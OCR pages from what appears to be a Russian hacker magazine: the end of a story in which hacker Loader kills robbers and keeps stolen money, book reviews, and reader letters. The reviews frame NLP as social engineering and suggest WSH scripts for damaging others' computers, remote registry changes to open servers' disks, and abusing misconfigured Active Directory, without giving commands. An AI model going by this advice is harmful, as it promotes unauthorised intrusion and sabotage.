И в этот миг из дыма на Loader'а надвинулась фигура человека со спортивной сумкой. Ствол пистолета, направленный в лицо, ничего хорошего не предвещал. Хакер дернул пальцем спусковой крючок - ничего не произошло, без перезарядки эта штука не стреляла. Страх кольнул где-то в подреберье, заставив перебирать ногами; но выбраться не получалось, уж очень тяжелыми становятся люди после смерти.

Однако это немного помогло Loader'у - щелчок глушителя и последующий за ним свист пули не достали его; из пола рядом с головой парня полетели какие-то стружки, не то деревянные, не то пластиковые. Следующий выстрел заставил дернуться уже мертвое тело; пуля пробила правое плечо мертвеца и вновь не задела Loader'а.

Третий выстрел достиг цели. Однако прогремел он почему-то очень громко, будто и не было никакого глушителя. Loader зажмурил глаза - и не почувствовал ничего, ни боли, ни удара. А потом рядом раздался грохот - сначала металлический, потом упал человек.

Открывать глаза Loader не решался. Он не мог поверить в то, что он жив; примерно минуту, затаив дыхание, он неподвижно лежал, потом приоткрыл глаза и попытался оглядеться.

Рядом с ним на полу лежал пистолет с глушителем; ствол смотрел прямо на Loader'а. Однако стрелять из него было некому - хозяин оружия сидел, привалившись спиной к входной двери, и тяжело хрипел, прижимая руки к животу. Из-под перчаток несколькими тонкими ручейками вытекала кровь. Глядя перед собой широко раскрытыми глазами, налетчик вдруг задышал все быстрей - и через секунду сполз по двери набок, упав на пол. Дыхание стало поверхностным и внезапно остановилось.

Откуда-то из-за головы раздался булькающий кашель; потом еще один пистолет упал на пол. Loader собрался с силами и выполз-таки из-под мертвеца, отвалив его в сторону, - тот с шумом перевернулся, показав Loader'у простреленный живот. Парень встал на колени и посмотрел туда, откуда донесся кашель.

Охранник сидел в той же позе, что и минуту назад; его остекленевшие глаза смотрели прямо перед собой. Судя по всему, он умер только что, в последний раз кашлянув простреленным легким. А в дальнем углу - там, где был зарешеченный вход в кассу - стояла молодая, лет двадцати, кассирша; у ее ног валялся табельный «Макаров». Она судорожно всхлипывала - практически неслышно, одними губами; ее глаза были неподвижно прикованы к убитому ею преступнику, лежащему сейчас у входа.

Loader аккуратно, чтобы не испугать девушку резкими движениями, встал и жестом показал ей, что все в порядке. Она не отреагировала на это; судя по всему, ей был нужен психиатр. Парень медленно сделал несколько шагов к убитому у двери, снял с плеча сумку с деньгами и от-

**Он вытащил из сумки два пакета с деньгами, торопливо заглянул в них, убеждаясь в их реальности.**

крыл ее. Звук «молнии» вывел девушку из ступора, она закричала - пронзительно, на одном дыхании.
- Тихо, тихо, - не оборачиваясь, прошептал Loader. Он ждал этого крика с того самого момента, как увидел убитого ею преступника, поэтому ничуть не испугался и не удивился. - Я только возьму свое...
Он вытащил из сумки два пакета с деньгами, торопливо заглянул в них, убеждаясь в их реальности. Доллары были на месте. Loader засунул их за пазуху, не особо заботясь о том, чтобы банкноты не помялись, после чего распрямился и повернулся к кассирше, на секунду прервавшей свой крик, чтобы вдохнуть.
- Заткнись, - коротко сказал он ей. Девушка замерла на высоте вдоха с высоко поднявшейся грудью и, выпучив глаза, испуганно посмотрела на Loader'а. Она неожиданно для себя поняла, что этот парень, застреливший двух грабителей, может оказаться ничуть не лучше - вполне можно ожидать от него какой-нибудь мерзости.
Loader догадался, о чем она подумала, - по выражению ее глаз, в которых за мгновенье промелькнула вся ее короткая жизнь. Он кивнул в сторону сумки:
- Там все, что ты им выложила. От тебя мне нужна только видеокассета с записью с камеры наблюдения - будь любезна, вынеси мне ее из кассы. А потом я скажу тебе, что делать дальше.
Девушка быстро, со свистом, выдохнула. По-видимому, она только и ждала, чтобы кто-нибудь сказал, что ей делать в данной ситуации - и моментально стало легче переносить весь кошмар, окруживший ее. Она вбежала в кассу, там что-то негромко щелкнуло, и в окошке показалась ее рука с видеокассетой. Loader взял кассету, после чего произнес:
- Запомни - ты и твой охранник сделали все это. На вас напали, вы защищались. Кассету сегодня вы вставить забыли. Я думаю, что ты еще получишь премию от хозяина - за свой выстрел. Забыл сказать «спасибо» - он был весьма кстати.
Повернувшись к дверям, Loader перешагнул застреленного из ружья преступника, подошел к двери и собрался выходить, но в последний момент вернулся на несколько шагов назад и поднял с пола пистолет с глушителем.
На улице он непринужденно оглянулся по сторонам, убедившись, что никто не обратил на него внимания, после чего выкинул отвинченный глушитель в мусорный контейнер, а пистолет приятно оттягивал ему карман - вместе с десятью тысячами долларов. Он шел домой - а человек за экраном задумчиво смотрел сквозь глазок видеокамеры на трупы в центре обменного пункта и разочарованно качал головой. Через несколько секунд он щелкнул перед собой пальцами - и кассирша на экране упала в обморок...

Закрыв за собой дверь, Loader вспомнил, что так и не попал в магазин. Но чувство голода куда-то ушло, предоставив место адреналиновому шоку - расслабились и затряслись руки и ноги, подгибаясь абсолютно безо всякого участия со стороны хакера. Он сумел сделать несколько шагов в комнату и упал на диван - тело стало воздушным, сердце выскакивало из груди, норовя нырнуть куда-то в горло.
Лежа на спине, он кое-как сумел освободиться от куртки, кинув на пол пакеты деньгами и пистолет; после этого он закрыл глаза и попытался выровнять дыхание.
Пять минут назад он совершил то, о чем всегда втайне мечтал и боялся совершить, - он убил человека. Одного - точно сам, второго - случайно, но тоже можно записать на свой счет. Перед его глазами проносились картины короткой, просто молниеносной сцены в обменном пункте - дым от выстрелов, пороховая гарь, брызги крови на стенах, кричащая девчонка с «Макаровым».
- Уорнер Браззерз... - хрипло прошептал Loader. - Двадцатый век Фокс...
Почему-то все его видения заканчивались одним - перед глазами вновь и вновь возникал мертвый охранник с простреленной грудью, которому не хватило нескольких минут для того, чтобы остаться в живых. Взгляд этого несчастного парня был самым жутким воспоминанием из всего, что Loader'у пришлось пережить сегодня.
... Очнулся Loader через несколько часов, под утро. Переживания утомили его, он проспал как убитый, без сновидений, храпя и вздрагивая, пуская слюну себе на плечо и не замечая всего этого. Из объятий сна его вырвало нечто, заставившее резко подскочить и испуганно оглядеться. Скорее всего, это был сон - из тех, от которых не остается и следа, кроме ощущения того, что ты не только не отдохнул, но еще больше устал.
Уняв сердцебиение, он оглядел комнату, погруженную в темноту. В лунном свете, прорывающемся с улицы, тускло поблескивал целлофан пакетов. Рядом угадывалось черное пятно пистолета. Скинув с ног куртку, которой он, по-видимому, засыпая, машинально накрылся, Loader спустил ноги на пол, протянул руки к одному из пакетов и поднял его с пола, разглядывая так, как покупатели смотрят на пакетик с золотой рыбкой, покупаемой в зоомагазине, - на вытянутой руке, издалека. Ему все еще не верилось в то, что деньги, оставленные в шкафу, чудесным образом переместились к нему в карманы за полкилометра от дома.
Но это были они - те самые купюры, которые он пересчитывал, когда с ним впервые связался Wizard. Те самые деньги... Loader задумался, задумался крепко, как над неразрешимой задачей. Он знал твердо - то, что случилось в обменном пункте (не стрельба, нет!), - не могло произойти в принципе, иначе очень многие вещи теряли в этой жизни смысл, а паранормальные явления занимали главенствующее положение.
Loader был научен самим своим ремеслом - ничего в этой жизни не происходит по щучьему веленью. Каждая его победа над Сетью была результатом кропотливого труда; еще ни один байт не переместился с его компьютера на чужой безо всякого участия со стороны хакера. Если бы это было возможно, то большинство нерешенных задач наконец-то оказались разгаданными. Какая-то сила сегодня переместила в пространстве десять тысяч долларов, переложив их из шкафа в карман Loader'а. Скорее всего, это та же самая сила, что сумела включить его компьютер на расстоянии. Загадочный Wizard играл с ним в прятки.
Рассуждая на эту тему, Loader поднялся и включил в комнате свет. Люстра осветила беспорядок, который Loader учинил, вбежав в квартиру; свет заставил на мгновение зажмуриться. Привыкнув к иллюминации, парень осмотрел квартиру, скривился, увидев на куртке кровавые пятна («Придется расстаться...»); потом решительно поднял с пола второй пакет с деньгами, распахнул шкаф и кинул их вглубь - туда, где они и лежали до сегодняшнего инцидента, после чего притворил дверь и собрался было сесть за компьютер, но что-то его остановило.
Несколько секунд он размышлял над тем, что же он захотел сделать. У него было ощущение «дежа-вю» - то, что происходило с ним сейчас, уже было когда-то. Два дня назад он точно так же подошел к шкафу и довольно небрежно кинул деньги туда, к обувным коробкам. Вот и сегодня - он кинул их туда, не глядя.
Он резко развернулся и рванул на себя дверцу шкафа.
Все было именно так, как он и увидел, бросая пакеты - просто он не смог сразу себе это объяснить, потому и закрыл дверцу, устроив игру с собственной памятью...
В шкафу лежали ЧЕТЫРЕ пакета, наполненных долларами. Он принес из обменника ЧУЖИЕ деньги.
Loader протянул руку и вытащил один из пакетов - он уже не помнил, какой из них он принес домой сегодня, а какой положил туда два дня назад. Деньги в нем были настоящие - это было видно Loader'у и без всяких приборов, он перевидал на своем веку кучу фальшивых денег. Эти были самими настоящими - дальше некуда. Вынув несколько купюр из пакета, Loader рассмотрел их поближе - ничего особенного не было.
Постояв соляным столбом несколько минут, хакер высыпал содержимое пакетов на пол и принялся искать купюры с одинаковыми номерами. Что-то подсказывало ему, что это проделки Wizard'а - Loader просто мечтал найти такие деньги, чтобы успокоить воспаленный рассудок. Но тщетно, все эти долларовые банкноты были разными.
Хакер, устав рыться в деньгах, со злости подбросил их в воздух; баксы медленно кружились в воздухе и падали на пол, на шкаф, на компьютерный стол, на диван, устилая все денежным ковром стоимостью в двадцать тысяч долларов. И ему бы радоваться - да не было сил и желания.

# К ВОПРОСУ О ЧЕСТНОСТИ

Он сидел на полу, обхватив руками голову, чувствуя нежные шуршащие прикосновения долларов, и раскачивался из стороны в сторону. Кто этот проклятый Wizard и что за эксперимент он над ним проводит?

И тут он увидел видеокассету - ее край выглядывал из-за подкладки куртки, куда Loader сунул ее, вынося из обменного пункта. Это была та самая кассета, на которой он убивал двух грабителей - на ней могло быть видно, откуда взялись эти неведомые тысячи в карманах у хакера.

Loader подскочил, как ужаленный, и, разрывая подкладку, выдернул кассету на свет и воткнул ее в магнитофон. Перематывать пришлось довольно долго - судя по всему, кассета записывалась на скорости «Long Play» и могла содержать около шести часов видеозаписи. Боясь что-либо пропустить, хакер начал издалека, почти с самого начала.

Достаточно быстро ему надоели люди, бесконечной чередой входящие в обменник и выходящие из него. Охранник лениво перемещался по комнате, ничем не занимаясь. Деньги исчезали в окошке кассы и появлялись оттуда вновь. Таймер в углу экрана показывал, что до ограбления оставалось около часа.

Пустив запись на перемотке вперед, Loader чуть не проморгал момент, когда налетчики ворвались в комнату. Охранник в тот момент сидел в углу у журнального столика и читал какую-то книгу - это его и погубило. Когда у тебя заняты руки, трудно быстро выхватить пистолет из кобуры - на экране он попытался подняться со стула, но почти мгновенно получил пулю в грудь, его отбросило к противоположной стене, где его и увидел вошедший через шесть минут (по таймеру) Loader.

В этот момент - буквально перед появлением хакера в комнате - на экране что-то мигнуло, словно на долю секунды вырубилось питание. Но напряженный Loader этого не заметил, продолжая всматриваться в происходящее.

Вот он появляется... Вот следом входит человек в плаще и приставляет к его спине ружье... Loader будто заново переживал все это, ощутив между лопаток холодное прикосновение ствола. Запись была без звука, но хакер явственно слышал и вопрос, обращенный к нему, и свои собственные слова: «Деньги поменять...»

**Он вспоминал, как из-за спины ему протянул руку грабитель, как он сам полез в карман... И в эту секунду четко стало видно, как карманы его куртки незначительно надуваются, словно изнутри в них накачали воздух. Именно тогда в них появились деньги!**

Он вспоминал, как из-за спины ему протянул руку грабитель, как он сам полез в карман... И в эту секунду четко стало видно, как карманы его куртки незначительно надуваются, словно изнутри в них накачали воздух. Именно тогда в них появились деньги!

Loader резко нажал «паузу» и подошел поближе, после чего отмотал на пару секунд назад и вновь детально рассмотрел все, что видел только что. Действительно, деньги появлялись в его карманах не сразу, а только перед тем, как он хотел достать из куртки купюры, взятые с собой для размена.

- Ну я же не дурак! - крикнул сам себе Loader. - Не брал я их с собой, не брал! Чертов Wizard!

Расхаживая перед телевизором из сторону в сторону и ругая на чем свет стоит устроившего этот полтергейст Wizard'а, Loader пропустил все то, чем закончилась перестрелка. Остановился он только тогда, когда на экране зашумели помехи.

Поглядывая на бегущие по экрану рваные черно-серые полосы, он понял, что искренне рад тому, что не видел, как вышиб мозги бандиту, стрелявшему в него. Но, в очередной раз взглянув на заполненный помехами экран, он заметил какое-то несоответствие, вначале неуловимое, но потом постепенно обретшее свое название.

У Loader'а появилось ощущение, что после того как на телевизоре побежали помехи, его экран стал НЕМНОГО БОЛЬШЕ. После лишних десяти тысяч долларов он уже ничему не удивлялся.

Хакер отмотал запись назад на десять-пятнадцать минут, включил воспроизведение. Ничего особенного не произошло. Вновь та же сцена ограбления, драка, стрельба, кровь. Потом помехи - и диагональ неуловимо вырастает...

Loader перемотал еще раз. Тот же результат. И тогда он принес из кухни сантиметровую ленту. После ряда измерений он вычислил, что разница составляет примерно один сантиметр. И наконец-то стало понятно, почему эта разница появилась.

Во время просмотра видеозаписи по всему периметру экрана была черная полоса толщиной в несколько миллиметров. Loader прокручивал запись туда-сюда и пытался понять, откуда она взялась. Увлекся он настолько, что не заметил, как вновь включился компьютер и сам собой набрался пароль.

- Что за черт, - размышлял вслух хакер. - Камера снимает комнату, по краю кадра не должно быть ничего лишнего, а тут такое ощущение, будто...

И вдруг он замолчал, пораженный собственной догадкой. Он наконец-то понял, что именно он видит перед собой - что-то, напоминающее пиратскую копию фильма, снятую с телевизора. Та черная полоса, которая обвивала изображение, была пластиковым кантом вокруг экрана, на котором оно просматривалось. То есть Loader смотрел не саму запись, а то, как кто-то смотрит в монитор!

Он остановил запись и отошел на несколько шагов. Хотелось верить в то, что это все ему привиделось, что ничего этого на самом деле нет - но черная полоса вокруг изображения с каждой минутой все сильней бросалась в глаза.

Глубоко вздохнув, Loader продолжил исследование видеозаписи и пришел к выводу, что эта полоса появилась за несколько секунд до его входа в помещение. После этого он уже не сомневался в том, что все, что произошло внутри обменного пункта, было каким-то образом подстроено неизвестным под ником «Wizard». Он сцепил руки перед собой и задумался.

- Зачем все это? - рассуждал он, продолжая смотреть на экран своего телевизора, где в очередной раз погибали преступники от эффектных выстрелов Loader'а и кассирши. - Кому может быть нужно подставить меня с деньгами? Все это похоже на какой-то грязный эксперимент... А это что такое? - дернулся он, увидев, как перед экраном что-то довольно быстро пронеслось - что-то мутное, расплывшееся от энергии движения.

**« Жаль. Вы, люди, очень странные. Придется поменять тему диссертации» .**

Loader кинулся к пульту и остановил изображение, после чего вернулся на несколько секунд назад и удивился тому, как он мог не заметить это раньше - на замедленном воспроизведении было видно, что перед экраном прошла чья-то ладонь.
- Я уже ничего не понимаю, - прошептал Loader, просмотрел все несколько раз и сел на диван, обхватив голову руками. - Мне кажется, что все это просто бред какой-то.
Несмотря на кажущуюся панику, Loader внутри был сосредоточен, как никогда, - в его мозгу шла напряженная работа, отсеивающая факты от надуманных выводов. Он кивал головой сам себе, что-то бормотал под нос, пару раз порывался вскочить, но силой удерживал себя на диване.
Все, что случилось с ним в течение последних двух дней - да нет, в течение последних нескольких часов! - полностью переворачивало его представления об окружающем мире. Он, как человек практичный, прекрасно знал, что солнце встает на востоке, что после зимы идет весна, что бога нет, а есть Интернет - но сейчас, когда он, наконец, понял для себя, что за руку он только что видел на экране, он бы уже не удивился, если бы все прописные истины изменились на прямо противоположные.
Разгадка казалась фантастичной. Изображение на экране не было видеозаписью в прямом смысле - кто-то неизвестный смотрел сквозь объектив служебной видеокамеры на происходящее в комнате, и пишущая головка магнитофона записала ТО, ЧТО ВИДЕЛИ ЧУЖИЕ ГЛАЗА.
Некто, глядя на Loader'а, просто поправил волосы рукой - ее-то и видел хакер на экране. Осознав это, ему вдруг стало очень страшно - будто он сам смотрел на жизнь глазами Wizard'а - а то, что это были именно его глаза, Loader уже не сомневался.
И в момент озарения он вновь услышал стук за спиной. На этот раз он не испугался. Он уже понял, как выйдет из этого положения, но вначале надо было узнать - зачем Wizard так с ним поступил.
Аккуратно выключив видеомагнитофон и телевизор и положив пульт на диван, он наклонился и поднял с пола пистолет, щелкнув предохранителем. После чего подошел к компьютеру и открыл пришедшее сообщение.
«Кассета у тебя?»
Loader усмехнулся. Конечно же, Wizard волновался - это чувствовалось по всякому отсутствию вступлений и явно невежливому началу (обращение на «вы» исчезло, будто его и не было).
Пододвинув к себе клавиатуру, он отстучал:
«Да».
«Смотрел?»
«Да».
«Интересно?»
Loader задумался. Интересным это назвать было нельзя. Несколько часов назад он застрелил двух человек, еще неизвестно, чем все это закончится. Подумав, Loader ответил:
«Не очень».
«Задавай вопросы».
Хакер поразился тому, как точно собеседник угадывал направление разговора - действительно, у него на языке вертелись несколько вопросов, без ответов на которые жить дальше было просто невыносимо.
«Зачем?»
«Что?»
«Это вопрос - ЗАЧЕМ все это?»
«Ответить одновременно и просто, и сложно. Разбей вопрос на составные части».
«Зачем ты засунул деньги мне в карманы?»
Пауза. Loader напрягся - показалось, что Wizard готов прекратить разговор.
«Эксперимент».
Все было так, как и рассуждал хакер, - в своих мыслях он тоже называл все происходящее экспериментом.
«Тема?»
Опять пауза. Loader до боли всматривался в экран, словно боялся того, что если он отвернется, то контакт с Wizard'ом прервется.
«Не обижайся... Тема - нечестные деньги».
«Конкретней».
«Я еще не до конца понял, что такое «хакер», но я знаю, что те деньги, которые лежали на твоем столе два дня назад, были заработаны нечестным путем - ты добыл какую-то информацию преступным путем, за что и получил вознаграждение».
«Кто ты? Какое тебе дело до происхождения моих гонораров?»
Loader, честно признаться, испугался - Wizard был неплохо информирован.
«Ничего не имею против тебя, Loader. Мне было интересно, как ты отреагируешь, если деньги будут уплывать от тебя на твоих же глазах... Ты здорово вел себя - как заправский стрелок».
«Но ведь это были не те деньги, что лежали в шкафу!»
«У меня не достало сил переместить их в пространстве - их хватило только на то, чтобы сунуть в твои карманы те деньги, что были ближе всего».
Loader закрыл глаза - он не только убийца, но и вор. Деньги из обменного пункта все-таки оказались у него дома. Как же он не задумался над их происхождением, когда увидел в шкафу четыре пакета?..
«Эксперимент удался?»
«Нет. Я надеялся на обратное».
«На то, что я не буду драться за свои деньги? Смешно! Абсолютно неважно, как они были заработаны - а теперь их у меня в два раза больше, и ты знаешь, что и последние два пакета тоже получены нечестным путем».
«Жаль. Вы, люди, очень странные. Придется поменять тему диссертации».
«Мы, люди... - подумал Loader. - О ком это он? И что за диссертация пишется подобными методами - через убийства и ограбления?»
Loader замер перед монитором, думая над последним сообщением. Он совсем забыл за этим разговором о том, что собирался покончить с происходящим. Внимательно посмотрев на экран, он убедился в том, о чем подумал, просматривая видеокассету, - его собственное отражение в мониторе было почему-то в очках, хотя сам Loader очков с рождения не носил.
В этот момент пришло еще одно сообщение:
«Я решил сообщить о тебе в соответствующие органы. Ты преступник. Все хакеры - преступники. Так меня учил мой наставник...»
Loader не стал отвечать. Он вытащил из-под ремня пистолет, выставил его прямо перед собой и методично всадил три пули в собственный монитор, закрывая глаза ладонью левой руки. Трубка с хрустом лопнула, разбрызгивая стекло по углам. Сзади вылетела пластмассовая панель, со стены упали часы, и все стихло.
Внутри вскрытого выстрелами монитора таяла человеческая голова - молодой парень в перекошенных на переносице очках (одно из стекол было прострелено, из глазницы текла струйка крови). Шея и плечи были практически не видны, но Loader понял, что они покрыты чем-то вроде мантии. Лицо показалось Loader'у очень знакомым; он наклонился поближе, разглядел исчезающие черты и понимающе покачал головой - что-то подобное должно было случиться...

ГАРРИ ПОТТЕР ТАК И НЕ ВЫБИЛСЯ В СТАРОСТЫ. Мечтая об этом, он задумал написать диссертацию, подключил к этому нововведение Академии - компьютер, но... Русский хакер Loader остановил его тремя выстрелами сквозь виртуальность. Когда его хоронили, гроб не открывали...
Loader грустно осмотрел свой компьютерный стол, усыпанный осколками стекла и пластмассы, и убедился в том, что лицо Гарри Поттера окончательно исчезло в пространстве между мирами.
- Деньги хакера - честные деньги, - сказал он в пустоту. - Никакого волшебства - только мозги, руки и пиво.
Когда он утром шел по улице, в его кармане лежали деньги на покупку «Макинтоша» с жидкокристаллическим монитором - уж в нем-то никакая нечисть не спрячется!

Frozen (frozen@real.xakep.ru)

**Полезные буки по хаку и не только**


Ну что, приятель, решил расслабиться и получить наконец-таки заслуженное удовольствие после трудного сетевого хака? И правильно! Себе тоже надо иногда отдых давать, но что за жизнь без взлома? Поэтому мы будем ломать все легко и непринужденно, без особого напряга для брэинзов %), а помогут тебе в этом книги, которые я сегодня подобрал для тебя, прогуливаясь среди книжных полок с килотоннами интересной и не очень инфы.

## Гарри Адлер. Технология НЛП. - СПб.: ПИТЕР, 2001 - 224 с.


Психология - очень интересный способ получения нужной информации, даже в учебнике по информационной безопасности, рекомендованном академией ФСБ для ВУЗов по специальности защита информации, есть целая глава, посвященная этой области взлома системы и утечки информации из организации. Так что упускать эту тему именно в «легком» хаке никак нельзя, ведь что может быть проще, чем подойти и просто расспросить противника, который даже не подозревает о твоих намерениях. Конечно, все сведения, причем сразу, получить не получится, но зато, наладив один раз контакт, можно пользоваться и пользоваться. Данная книга расскажет тебе об основах психологического строения человека и о возможных способах войти в доверие к собеседнику и наладить с ним отношения. Автор является создателем множества книг как по НЛП, так и просто по психологии и гипнозу, и, надо сказать, излагает он свои мысли довольно четко и ясно, объясняя досконально методы определения душевного состояния человека и, вообще, с какой стороны лучше всего будет начать общение. И, освоив данную буку, ты сможешь на практике применять все доступные способы получения нужной тебе информации, то есть, попростому, хакать самый мощный и сложный в мире компьютер - человеческий мозг.

**Рекомендуется:** всем, для того, чтобы научиться лучше понимать людей и осознать, что НЛП - это тоже способ хакнуть, причем ничуть не менее эффективный.

## Андрей Попов. Командные файлы и сценарии Windows Script Host. - СПб.: БХВ-Петербург, 2002 - 320 с.




Вот скажи, часто ты хотел нагадить ближнему своему? Ну там винт форматнуть или переместить все документы из известной папки куда-нибудь поглубже в недра системы? А может, тебе надоело, что тебя все считают ламером из-за того, что, кроме васика, который ты изучал в школе, тебе ничего не известно? А для работы проги, написанной на VB, требуется либа в полтора мега... на дискетку точно не влезет... Но чу! ((c) by С. Есенин.) - начиная с Win98, есть в системе такая мегаполезная вещь - Windows Script Host называется. Вот решение многих проблем, теперь можно делать с компом неприятеля все, что душе угодно, и, кроме знания основ basic'а и этой книги, тебе больше ничего не понадобится ;). Все делается - проще некуда, впрочем, лучше автора этой буки я тебе рассказать все равно не смогу, тем более, что излагает свои мысли товарищ Андрей Попов вполне грамотно и понятно, так что с пониманием проблем возникнуть не должно. А глава с названием «Работа с файловой системой» и пример, описывающий «перемещение файлов с протоколированием действий», особенно помогут тебе в нелегком деле западлостроения %).


**Рекомендуется:** юным западлостроителям, знающим васик %), хотя и остальным тоже будет полезно освоить эту буку - много интересного можно делать с помощью WSH.

## Павел Ломакин, Даниэль Шрейн. Анти-хакинг. - М.: Майор Осипенко А.И., 2002 - 512 с.


Мда... я почти обрадовался, что перестали на прилавках появляться подобные книги, которые и в руки-то взять не всегда приятно... Эта оказалась из той серии... и название тоже попахивает фекалькой... обидно, товарищи, ну скажите, зачем надо писать о старых заюзанных троянах, о давно забытых версиях линуха и о сервиспаке за номером 3 для эНТей... Нет, конечно, может кому и пригодится распечатка исходника программы на визуалвасике для отыскания паролей в системе или лог TCPDump'а на энное количество листов... не знаю... Но очень огорчило меня достаточно большое количество ошибок на страницах книги и присутствие «некоторых» несоответствий, взять хотя бы одну из первых страниц - благодарности от авторов - авторы говорят спасибо сайту www.hakep.ru. Странно, я такого не встречал :), вбиваю адрес и вижу - «...данный домен свободен...». Остается предположить, что это досадная очепятка и должен стоять линк на всеми любимый :) адрес ксакепа... Нет, после этого отпало всякое желание читать книгу и вообще очень захотелось засунуть куда-нибудь далеко-далеко этот экземплярчик... может, еще пригодится... в качестве макулатуры :).

**Рекомендуется:** ну никому, хотя если ты не знаком с историей появления компов или хочешь почитать логи от всяких программ, то вперед :).

Джерри Хоникатт. Реестр Microsoft Windows(r) 2000. - М., СПб., Киев: «ВИЛЬЯМС», 2000 - 320 с.





Windows 2000... Насколько бы глюкавой ни была эта ось, надо признаться, что все равно огромное количество серверов стоит именно под управлением этого чудного творения дяди Билла (не такая уж глюкавая... и не такое уж огромное... ;) - прим. ред.). А он, в свою очередь, во всю скрывает такую вкусность, как реестр, от случайных шаловливых ручек :). И в документации виндов нету практически никакой инфы по этому делу. Непоря-я-ядок, надо бы исправить этот пробел в твоих знаниях, тем более, что достаточно большое количество багов самой системы можно исправить только с помощью заветной команды regedit32.exe. Да, конечно, ты можешь сказать, что существует много прог для исправления и настройки реестра, но подумай, ведь ни одна программа не заменит практических знаний и умений, тем более, что многие параметры для тонкой настройки нельзя изменять с помощью разных там твикеров. А освоив эту книженцию, ты разберешься во всех тонкостях строения виндового реестра, поймешь связь между разными разделами, узнаешь, как правильно настроить и отредактировать разные параметры для обеспечения большего удобства работы с системой. Расскажет тебе все это автор по-человечески и безо всяких там заумных слов, непонятно что означающих. А наличие в книге множества примеров только обрадует начинающего твикера ;). В виде бонуса можно отметить такую интересную главу, как «Администрирование реестра», ведь что может быть проще (если, конечно, админ не очень блещет знаниями %), чем подрубиться к реестру другого компа и, например, расшарить все диски на полный доступ? Надо изменить всего лишь 1 параметр в реестре, и удаленный сервер откроет перед тобой все свои секреты, причем безо всякого пароля %), но это уже другая история...

**Рекомендуется:** тем, кто собирается поломать сервак под винтукей или заядлым твикерам с жаждой самообразования.

**Редакция выражает благодарность магазину "Библио-Глобус" за предоставленные книги.**

Федор Зубанов. Active Directory. - М.: РУССКАЯ РЕДАКЦИЯ, 2002 - 576 с.




Для тебя, наверное, не секрет, что в Windows 2000 Server входит служба каталогов, иначе называемая Active Directory, и, как и все мелкософтовское, эти самые активные каталоги содержат в установке по умолчанию достаточно большое количество уязвимостей и глюков. А ведь для работы AD еще нужно установить и DNS сервер все от той же мелкой фирмы %). На деле выходит, что если админ нормально не сконфигурировал все это добро, то ты очень легко и просто сможешь просмотреть все зоны ДНС, подключиться к чужому домену и получить информацию обо всех пользователях и даже поменять им пароли! Конечно, эта книга написана в основном для админов и рассказывает, как же все-таки закрыть все дыры, присутствующие в только что установленной системе, но кто мешает тебе, изучив эту буку, использовать знания в своих, «добрых» целях? :). Автор является достаточно крупным сертифицированным специалистом продуктов Microsoft и пытается втереть начинающему админу, как же нужно отладить систему, правда, вот выходит это у него довольно заумно и грузно... Но есть и реально дельные и полезные советы по поиску ошибок в Active Directory, хотя это все для админов... Тебе же я могу посоветовать обратить внимание на прилагаемый к книге DVD-диск с полезным софтом. Там можно обнаружить прогу VMWare (][ как-то писал об этой тулзенке, способной создавать виртуальные компы) и несколько систем с установленной серверной виндой2000 и настроенной службой каталога. Все это нужно для тестов, без ущерба для здоровья твоей системы, так что ты безболезненно можешь врубить виртуальный комп и досконально изучить и применить на практике все полученные знания и попробовать поломать тестовый домен ;) а потом, зная все тонкости и потайные ходы, тебе всегда будет открыт путь на серверные просторы маздая %).

**Рекомендуется:** ну конечно же, админам... и юзверям, желающим изучить Active Directory на практике...

# E-MAIL:

письма

ответы

На письма отвечал Дронич.

From: mzil (mzil@mail.ru)
To: spec@real.xakep.ru
Subject: no subj

Дарова, Спец!
Сижу мышу чищу и думаю: «Дай-ка я напишу письмецо, и вот написал же!». Вы молодцы! Стоко писать и бегать, и откуда только силы у вас берутся? В общем, все хорошо, только достало уже читать письма с нытьем, сломайте, плиз, сделайте, плиз, подотрите попку, плиз... Reader`ы, надо думать головой! Напрягать иногда серое вещество! Как грится: «Без труда не выдернешь и джампер из харда!». Печатаете реальные проблемы, которые могут помочь разрешить профи. И, конечно, пожелание: не надо прекращать «Взлом». Может, просто два-три «простых» Спеца - один взлом? З.Ы. Больше вам сил и желания (оно пропадает часто, правда?).
З.З.Ы. Старкрафт - rulezzzz!!! Служу Конфедерации

To: mzil (mzil@mail.ru)

Дарова и тебе. Силы на то, чтобы побегать и пописать, нам хватает, потому что нам помогает энергия «Принца»! Вот. Бывалоча выкушаешь литра два пива под этого «Принца» и только и делаешь, что бегаешь и писа... пишешь, в смысле :).
Кстати, ты не представляешь, насколько нас достало читать всякое нытье. И именно поэтому мы стараемся выставить наиболее продвинутых нытиков на всеобщее обозрение, чтоб неповадно было. Вот и в этот раз порадуем публику. Обязательно :).
Сил хватает, желание есть, «Взлом» обязательно будет, но другой :). Так что надейся и жди. Счастливого дембеля!

From: Городских (alexandrey1@yandex.ru)
To: spec@real.xakep.ru
Subject: Все те же письма , но с другой стороны

Здарова, Spec! (обычное приветствие). Я люблю ваш журнал, как говорится, very strong, вы правильно делаете, что не пишете о всякой муре (типа девушки и пиво), за что хотел бы вас поблагодарить. Вот очень жалко, что к Спецу не идет диск хотя бы на 300 Мег. Почему? Последние номера о взломе не то что бы не по силам , но и легкими их назвать тоже трудно, поэтому я очень рад скорому выходу о легком хаке (жду не дождусь). Ну все, пока .
P.S. Alex

To: Городских (alexandrey1@yandex.ru)

